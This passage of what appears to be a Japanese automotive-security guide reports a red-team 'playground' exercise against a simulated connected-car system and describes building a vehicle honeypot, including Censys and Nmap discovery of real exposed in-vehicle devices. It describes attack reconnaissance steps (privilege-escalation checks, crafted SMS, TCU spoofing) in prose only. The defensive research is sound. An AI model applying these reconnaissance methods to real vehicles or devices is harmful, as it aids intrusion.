


図 4-17 プレイグラウンドで収集する情報と構築する環境の対応

表 4-12 プレイグラウンドで収集する情報と構築する環境の対応

No.	ターゲットとする情報（収集したい情報）	構築する環境
1	Web アプリケーションおよびコネクテッドサーバ(群)への攻撃に関する情報	A
2	車載装置および車載ネットワークへの攻撃に関する情報	B
3	コネクテッドシステム全体への攻撃に関する情報	C

(2) プレイグラウンドコアの構築

コネクテッドシステム全体への攻撃に関する情報をターゲットとする場合を想定したシステムの構築方法について説明する。システムには、プレイグラウンド環境に搭載する機能（以下、「プレイグラウンド機能」という）として、車両のユーザーが使用するドア開閉、エンジン On/Off 等のコネクテッド関連機能を実装する。システムは、オフボード側のユーザー向け Web アプリ

ケーションおよびサーバ、オンボード側の車両システムに加え、オフボード-オンボード間の通信を担う TCU にて構成される。また、本システムはプレイグラウンド実施における中核となるシステムであり、以降ではプレイグラウンドコアと呼ぶ。

プレイグラウンドコアの構築プロセスは、1)プレイグラウンド機能の検討、2)システム構成の検討、3)通信仕様の検討、4)プレイグラウンドコアの実装、という流れとなる。




図 4-18 プレイグラウンドコアの構築プロセス

4.3.2.2. 本実験環境

4.3.2.1 をもとに、今回の実験では、既存のコネクテッドシステムを模したプレイグラウンド環境を構築した。プレイグラウンド環境は「コネクテッドサービス部」「TCU 部」「車両シミュレーション部」の３つで構成される。(図 4-19)




図 4-19　今回のプレイグラウンドのために用意した環境

また、複数の既存の複数の既存のコネクテッドサービスを参考に、図 4-20 の機能をプレイグラウンド環境に実装した。




図 4-20　実装したコネクテッド機能一覧

4.3.2.3.　　本実験の結果（結果分析）

本実験では、プレイグラウンドコアに対して攻撃を実施する際に、攻撃者はどのようなモチベーションを持ち、どのような攻撃を実施するかを調査した。

本実験では、Webアプリケーション、サーバ、TCUそれぞれに対する攻撃試行が行われた。A社とのディスカッションならびに報告内容を整理し、車両の不正操作をターゲットとした際の攻撃者のモチベーションは、いずれを攻撃試行するときでも同じであることが分かった。(表 4-13)

表 4-13 攻撃者のモチベーション

攻撃者のモチベーション
・ 標準機能（本実験におけるプレイグラウンド機能）として提供されていない命令の送出可否を調査し、車両への影響を与えられるかどうか検証する。 ・ 任意のCAN通信が直接実施可能かどうかを調べ、通常のECUに対する脆弱性調査と同じ手法による調査・攻撃が実施可能かどうかを検証する。

以降では、各アタックサーフェースに対して攻撃試行する際の攻撃者のモチベーションと実際に試行された攻撃について、1)Webアプリケーションに対する攻撃試行、2)サーバに対する攻撃試行、3)TCUに対する攻撃試行、の3つに分けて詳細を説明する。

(1)Webアプリケーションに対する攻撃試行

本実験において、Webアプリケーションに対して行われた攻撃とそのモチベーションは以下のとおり。

表 4-14 Webアプリケーションに対する攻撃と攻撃者のモチベーション

No.	攻撃	攻撃者のモチベーション
A1	・ インターネットからのアクセス時にダウンロードされるJavaScriptの解析	・ WebアプリケーションのAPIに関する呼び出し方法の調査 ・ ログイン処理およびAPIの挙動の把握
A2	・ APIに対して特殊文字を含んだリクエストを送信	・ サーバ部やTCU部へ命令が届くまでの処理の把握

実際に試行された攻撃についての具体的な内容や攻撃者の振る舞いが確認できるログは、表 4-15のとおり。

表 4-15 Webアプリケーションに対して実際に試行された攻撃と確認ログ

No.	攻撃内容	攻撃が確認できる可能性のあるログ
A1	・ JavaScriptの解析	・ nginx_access（Javascritptへのアクセスは確認可能。）
A2	・ /api/getcarstatus/に対して特殊文字を含んだリクエストを送信 ・ /api/login/に対して特殊文字を含んだリクエストを送信	・ nginx_access ・ nginx_error ・ syslog

なお、本実験では、Web アプリケーションをアタックサーフェースとしたTCU以降への攻撃試行を優先するため、A社と事前協議のうえ、認証の回避や認証情報の窃取に関する攻撃試行はスコープ外とした。また、上記攻撃が試行されたが、車両を意図的にコントロールできる脆弱性や攻撃方法は見つからなかった。

具体的に試行された攻撃は表 4-15 に示すとおり/api/getcarstatus/ および /api/login/ に対して特殊文字を含んだリクエストの送信であった。BigQueryに集約したsyslogおよびNginxのログを分析することで、それぞれの攻撃の時間、アクセスに用いた UserAgent（ブラウザ等）とアカウント名、アクセス元IPアドレスが確認できる。一方で、プレイグラウンドコアのログに関しては、仕様外のリクエストが送付された際にはエラーを返す仕様となっており、リクエストURLは分析できるものの、リクエスト内容の詳細をログで残す仕様ではなかったため、確認できるログと確認できないログがある。

(2)サーバに対する攻撃試行

本実験において、サーバに対して行われた攻撃とそのモチベーションは以下のとおり。なお、本実験においては、攻撃者がサーバへ侵入できた状態でどのように振る舞うかを調査するため、実験開始時点でサーバの一般ユーザー権限のSSH鍵をA社へ提供した。「攻撃者がサーバへ侵入した状況」を模擬的に作り出し、A社にその状況下でサーバへの攻撃試行を依頼した。

表 4-16　サーバに対する攻撃と攻撃者のモチベーション

No.	攻撃	攻撃者のモチベーション
S1	・ Web アプリケーションのソースコードの抽出・解析	・ Web アプリケーションの全体構造や API 使用法の把握
S2	・ 特権昇格可否の調査	・ 一般ユーザーの権限で読みだせない設定情報（TCU 部への通信に必要な情報）の確認

実際に試行された攻撃についての具体的な内容や攻撃者の振る舞いが確認できるログは、表 4-17 のとおり。

表 4-17　サーバに対して実際に試行された攻撃と確認ログ

No.	攻撃内容	攻撃が確認できる可能性のあるログ
S1	・ Web アプリのソースコードの確認	・ syslog
S2	・ Linux kernel のバージョンを確認し利用可能な既知脆弱性を調査 ・ SUID が付与されているファイルを列挙 ・ 動作しているプロセスを列挙 ・ 独自のアプリケーションが動作していないか調査 ・ 接続を待ち受けている通信ポートの調査	・ syslog

上記攻撃が試行された結果、特権昇格には至らなかったが、Web アプリケーションのソースコード解析により、API の使用法やサーバ-TCU 間の通信手段が明らかになり、TCU 部への攻撃の手掛かりとなった。

サーバへの SSH アクセスがある状態で行われる操作については、今回のプレイグラウンドコアでは SSH のログを意図して残していないため、ログの分析により攻撃内容の特定には至らなかった。一部、OS がデフォルトで出力する syslog を確認したが、ログの特定には至らなかった。

(3) TCU に対する攻撃試行

本実験では、A 社が TCU への攻撃を試行する段階で、前段の Web アプリケーションおよびサーバへの攻撃で得られた情報を元に、Web アプリケーションから車両を操作する際に発生するシステムの通信シーケンスについて、おおよそ図 4-21 のとおりであると解明されていた。




図 4-21 A 社から報告されたシステムの通信シーケンス

図 4-21 の通信シーケンスを踏まえて、本実験では、「操作開始通知」と、「操作内容問い合わせ、操作内容返答、操作結果格納」の 2 つの部分について攻撃可能性が検討された。

まず、SMS による操作開始通知における攻撃可能性の検討として、TCU 部における SMS 処理に着目した。市販車の解析報告や一般的な脆弱性の傾向から、TCU が非常に長い SMS メッセージや細工されたメッセージを受信した際に発生するバッファーオーバーフローや Use-After-Free の脆弱性が無いかを調査し、TCU 部やテストベッド部に対して何かしらの障害を発生させることを目的に、攻撃用に組み立てた SMS メッセージが TCU 部に送信された。

次に、API による操作内容問い合わせ、操作内容返答、操作結果格納における攻撃可能性の検討として、サーバ-TCU 間の各 API リクエストに着目した。本来の TCU に成りすましてサーバに対する通信を発生させることにより、本来の TCU に対して何かしらの影響を与えることを目的に、攻撃用に組み立てた API リクエストがサーバに送信された。(表 4-18)

表 4-18 TCU に対する攻撃と攻撃者のモチベーション

No.	攻撃	攻撃者のモチベーション
T1	・ SMS メッセージ処理時のバッファーオーバーフローや Use-After-Free 脆弱性の有無の調査	・ TCU 部やテストベッド部に対して何かしらの障害を発生させられるか確認
T2	・ TCU の成りすましが可能か調査	・ 本来の TCU に対して何かしらの影響を与えられるか確認

実際に試行された攻撃についての具体的な内容や攻撃者の振る舞いが確認できるログは、表 4-19 のとおり。

表 4-19 TCU に対して実際に試行された攻撃と確認ログ

No.	攻撃内容	攻撃が確認できる可能性のあるログ
T1	・ TCU への SMS メッセージ送信	・ nginx_access ・ nginx_error ・ syslog
T2	・ Web アプリケーションに対する API リクエストの送信	・ syslog(Twilio へのアクセスログ)

本実験では、システムの通信シーケンスに着目し、「操作開始通知」と「操作内容問い合わせ、操作内容返答、操作結果格納」の部分について攻撃可能性が検討された。実際に、Web アプリケーションのステータス画面の変化や、テストベッド部またはシミュレータ部の応答停止等を期待し、TCU およびサーバ部に SMS メッセージおよび API リクエストが送信されたが、結果としてステータスの変化や応答の停止は発生せず、車両を意図的にコントロールできる脆弱性や攻撃方法は見つからなかった。

TCU に対して細工をした SMS メッセージを送る攻撃については、Nginx_access ログを分析することにより、メッセージ送信時間、送信元 IP アドレスが確認できた。TCU 部での SMS 処理において、正常系と異常系で異なるログが出力される仕組みを構築しており、不正な SequenceID を検知した際や、不正な IP アドレスからメッセージを受信した際には、Error もしくは Warning のタグが付いたログが確認できた。

4.3.2.4. まとめ

本実験では、自動車領域の脅威情報を収集するため、プレイグラウンドを利用して「①攻撃者のモチベーションや攻撃手法」および「②車両を狙った攻撃と判断するための兆候や形跡」が確認できるかを検証した。

「①攻撃者のモチベーションや攻撃手法」に関して、A 社とのコミュニケーションおよびプレイグラウンド終了後に受領した報告書を通して、車両システムへの攻撃に対する攻撃者のモチベーションと、それに紐づいてどのような攻撃が試行されるかを確認した。攻撃者のモチベーションとして得られた「標準外機能の悪用」や「CAN 通信の可否」については、本実験で構築したプレイグラウンドコアだけでなく、Web アプリケーションおよびサーバを構成要素に含む一般の車両システムにも適用可能であると考えられる。試行された攻撃について、「Web アプリケーションのソースコード確認」や「通信ポートのスキャン」は一般の車両システムにも適用可能と考えられるが、攻撃者は入手できた攻撃対象の環境構成情報に応じて試行する攻撃を変更する可能性があるため、本実験で試行されたすべての攻撃が一般の車両システムに適応できるわけではない。プレイグラウンドは他の情報収集方法と異なり、実際に攻撃を試みた攻撃者（プレイグラウンド参加者）から直接報告を受けることができる。そのため、車両システムへの攻撃を実行するためにどのような調査を行い、どのような攻撃を試行したか、攻撃に対するシステムの応答からどのような手掛かりを得て次の攻撃に活かしたのか等を詳細に知ることができる。

「②車両を狙った攻撃と判断するための兆候や形跡」に関して、実際に試行された攻撃に対応するプレイグラウンドコアのログを確認した。本実験では、攻撃者が比較的容易にアクセス可能な Web アプリケーションおよび後段のサーバ、TCU をアタックサーフェースとしたため、主にサーバ（GCP）上で Web アプリケーション、サーバおよび OS のログを取得した。一方で、ログを各構成要素にて個別に出力する場合、一連の攻撃に関連するログを抽出するために時間がかかる、またはログの関連性が分かりづらくなる場合があるため、ログを集約し円滑に分析を行うため、SIEM 等のログ分析管理ツールを活用すると良い。

4.3.3. ハニーポット

自動車に対するサイバー攻撃は様々な通信経路で行われることが想定されるが、インターネットと接続するための車載ルータやゲートウェイは、適切

なアクセス制御が行われていない場合、全世界からアクセス可能であり、侵入を受けやすいことが想定される。本ハニーポットは、それらの車載ルータやゲートウェイ等の車載機器に対して、どのようなサイバー攻撃が行われるかを観測することが目的である。そこで、手引きでは、インターネット上で発見可能な車載器に着目し、これらの機器にどのようなサイバー攻撃が行われるかを観測するための自動車ハニーポットシステムの構築方法を示す。本節で説明する自動車ハニーポットシステムは、インターネット上で動作する車載器を探索し、その応答を収集した上でハニーポットの応答として用いることで当該機器を狙った攻撃を観測する。




図 4-22 本ハニーポットの目的

4.3.3.1. 自動車ハニーポットの構築プロセス

自動車ハニーポットシステムの構築プロセスは、1)車載機器の探索、2)発見機器の応答収集、3)ハニーポットコアの構築、4)運用・分析、というステップで構成される。




図 4-23 自動車ハニーポットシステムの構築プロセス

(1) 車載機器の探索と発見機器の応答収集

本項においては、初めにインターネット上で車載機器と判断できるような機器を探索する。ただし、ハニーポットとして利用する車載機器が既知であり、その機器を入手済みの場合には本項の実施は不要である。探索方法は車載機器に関連すると考えられるキーワードを元に IoT 検索エンジンである Censys を活用した 2 つのアプローチに分かれている。探索手法の概要を図 4-24 に示す。なお、Censys は、インターネット上の様々な機器を定常的に広域探索し、データベースとして蓄積しており、探索の結果を自由に検索することが可能な、IoT 検索エンジンである。このような広域ネットワーク探索を行うシステムの中でも探索の網羅性が高く、API を利用した柔軟な利用、自動化が容易であることから本ハニーポットシステムでは Censys を採用した。




図 4-24 探索手法概要

一つ目のアプローチ(図 4-24 の左半分の処理)では、Google 等の Web 検索エンジンを用いて車載機器関連のキーワードを検索し自動車内で利用される機器を検索する。なお、特にゲートウェイやルータといった通信機器は外部接続する機能を有し、インターネット上の探索で発見される可能性が高いため、特に重視する。検索結果のページよりユニークな文字列、すなわち機器の型番・名前・モデル等を収集する。収集したユニークな文字列を成形し、Censys を用いて検索を行い、ヒットしたものを確認することで探索を行う。この確認の際には発見した機器の応答が探索対象の機器のモデル名/型番等を持つかどうかで判断する。

二つ目のアプローチ(図 4-24 の右半分の処理)は、初めに車載器関連のキーワードを Censys で検索する。検索結果には車載機器そのもの以外に一般の Web ページを含むことがあるため、それらを取り除くためにクラスタリングを行い、クラスタを形成したものを IoT 機器、すなわち車載器であると判定するアプローチをとる。このクラスタリングで得られた候補は必ずしも車載用と言えるわけではないため、機器の応答の中から型番を特定し、Web 検索することで機器の用途を調査する。用途が自動車用となっていれば車載機器と判断する。

上記の手順で発見された車載機器について当該機器上で動作するネットワークサービスを特定し、これらのサービスから後述するハニーポットにて利用するための応答を収集する。具体的には、Nmap によって、発見機器に対し

ネットワークスキャンを行うことで解放しているポートを確認する。解放しているポートが確認できたら、SSH であれば SSH クライアントでアクセスを行い鍵認証の有無の確認、Telnet であれば Telnet クライアントでアクセスしてログインバナーの確認、HTTP/HTTPS であれば Web ブラウザを用いてアクセスし、HTML ソースコードのダウンロードを行うことで応答を収集する。他のプロトコルが使用されている場合も想定されるため適宜プロトコルに合わせたクライアントソフトを用いてアクセスし応答を収集する必要がある。また、インターネット上ではなく、ハニーポット設置者が用意した機器を使用する場合は、当該機器をネットワーク接続し、上記と同様の処理により応答を収集する。

(2)ハニーポットコアの構築

本システムは、前述のステップで収集した車載機器の応答を用いて当該機器を模倣する低対話型のハニーポットシステムである。現在の実装では車載機器で動作していることが多い SSH、Telnet、HTTP の各サービスを模倣する機能を有する。これらのサービスに接続した際の機器からの応答は前ステップで収集していることが前提となる。各サービスを模擬するホストはハニーポットシステムの中核であり、以降ではハニーポットコアと呼ぶ。ハニーポットコアは OS レベルの軽量な仮想化を実現するプラットフォームである Docker により実装されている。

ハニーポットコアの構築プロセスは、1)サーバの準備、2)OS インストール、3)docker 環境のインストール、4)Docker file の書き換え、5)模倣対象機器の応答の配置、6)iptables の設定、7)パケットキャプチャの起動、という流れとなる。ハニーポットコアの構築プロセスを図 4-25 に示す。




図 4-25　ハニーポットコアの構築プロセス

ハニーポットコアの内部構成を図 4-26 に示す。ハニーポットコアは Linux OS をホストとし、観測対象のネットワークサービスが動作する Docker を用意することで外部からの攻撃を受け付ける。まずサーバの準備では、グローバル IP アドレスの割り当てが可能なインターネット接続回線を用いて、サーバ PC を用意する。インターネットからアクセス可能な車載機器は基本的にモバイル回線を利用していることから、ハニーポットを設置する際も同様にモバイル回線を利用することが最適であるが、そのような回線が準備できない場合は、代替としてクラウドサービスや他の商用回線を利用する選択肢もある。このようにして用意したサーバ上に Linux OS をインストールする。手引き執筆時では Ubuntu20.04 を利用しているが、docker が動作する環境であればどのような OS でも問題ないと考えられる。OS をインストールし初期設定を行なった後、セットアップ用スクリプトに実行権限を付与し実行する。これによって、①SSH ポートの変更と SSH 用 iptables の設定、②SSH のリスタート、③ Telnet/html の応答用のディレクトリ作成、④ docker と docker-compose のインストールが行われる。

続いて、dockerfile の書き換え、具体的には docker-compose.yml の書き換えを行う。docker アプリケーションでは、複数のコンテナを定義・実行する compose ツールを用いて、アプリケーションを構成するサービスを docker-compose.yml ファイル内に定義できる。本ハニーポットシステムではベースとなる docker イメージを docker-compose コマンドを利用して実行する。模倣対象機器のネットワークサービスが使用するポートに対して外部から届く通信を docker 上の模擬サービスに転送するために、ホスト OS と docker のポートフォワーディング設定を書き換える。書き換えが完了したら docker-compose.yml で docker 内にマウントされているディレクトリに模倣対象機器の応答を設置する。続いて、前述のポートフォワーディング設定に合わせて iptables で許可するパケットを設定する。この際、docker が侵入を受け、万が一、攻撃の踏み台にされた際に外部への被害を及ぼすことの無いように自サーバから外部ホストへの SYN パケットを遮断する設定を追加することを推奨する。最後にパケットキャプチャを起動することでハニーポットとしての運用が可能となる。パケットキャプチャは tcpdump を使用しても良いが、ログ分析の拡張性から tshark を推奨する。




図 4-26　ハニーポットコアの構成（クラウド上で構成する場合の例）

4.3.3.2.　　本実験環境

4.3.3.1 のとおり、初めにインターネット上から車載機器と判断できるような機器を探索した。結果、12 機種 2,532 件の車載機器が発見された。（表 4-20）

表 4-20　発見機器一覧

Manufacturer	Device name	Build-in/Retrofit	#devices	Top countries/regions	Top ASes
1	A	Retrofit	278	NL 26.0% SE 18.9% US 16.3%	CELLCO-PART / KPN KPN National
